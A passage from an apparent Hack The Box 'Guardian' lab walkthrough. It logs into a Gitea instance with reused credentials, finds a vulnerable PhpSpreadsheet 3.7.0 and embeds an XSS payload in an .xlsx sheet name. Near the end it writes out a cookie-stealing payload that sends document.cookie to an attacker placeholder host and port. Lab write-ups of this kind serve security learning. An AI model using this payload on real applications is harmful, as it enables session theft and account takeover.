gitea.guardian.htb' >> /etc/hosts- If we visit gitea.guardian.htb we can see that the subdomain exists, and we can try logging in using the credentials we obtained earlier, however we strictly need to use email address (jamil.enockson@guardian.htb) in the login form:

- We successfully log in and immediately see links to a couple of repositories. Our focus should be on the Guardian portal repository, since it contains many source code files we can inspect. I personally got stuck at this point for quite a while. For example, repo contains db credentials here but they are not useful at this time. The repository also includes admin and lecturer folders, which likely map to additional functionality and privileged endpoints. However, at the moment we only have regular user access, and the general user-facing features don’t seem to expose any obvious vulnerabilities. After a while, we can see in composer.json that the web application relies on third-party packages for documents, specifically PhpSpreadsheet (version 3.7.0):

- We can look up this specific PhpSpreadsheet version to see whether it has any known issues. Eventually, we find that it is affected by an XSS vulnerability. This vulnerability is specific in that it requires an .xlsx document to trigger. A spreadsheet with multiple sheets needs to be created, and a malicious link must be embedded in one of the sheets. When the victim opens the file, it can force a request to an attacker-controlled server, which can potentially be used for things like cookie theft. As mentioned earlier, we already discovered that we can upload .doc and .xlsx files back in step 10, which didn’t seem useful at the time. There are several opportunities to create a malicious .xlxs file. For this initial run we will be using this online tool. Open the link and following page will appear:
- Prepare the empty .xlxs file on you machine and save it with the preferred name, then open it in the web application, after opening it click on “discard”:




- After selecting and opening the desired file, click on the list icon in left lower corner, the spreadsheet management window will appear:

- Now we need to input our xss payload into the “Sheet name” column, there are several payloads which might work in that case. For this initial run we will using the following one:
"> <img src=x onerror=this.src="http://{YOUR_IP}:{YOUR_PORT}/?c="+document.cookie>

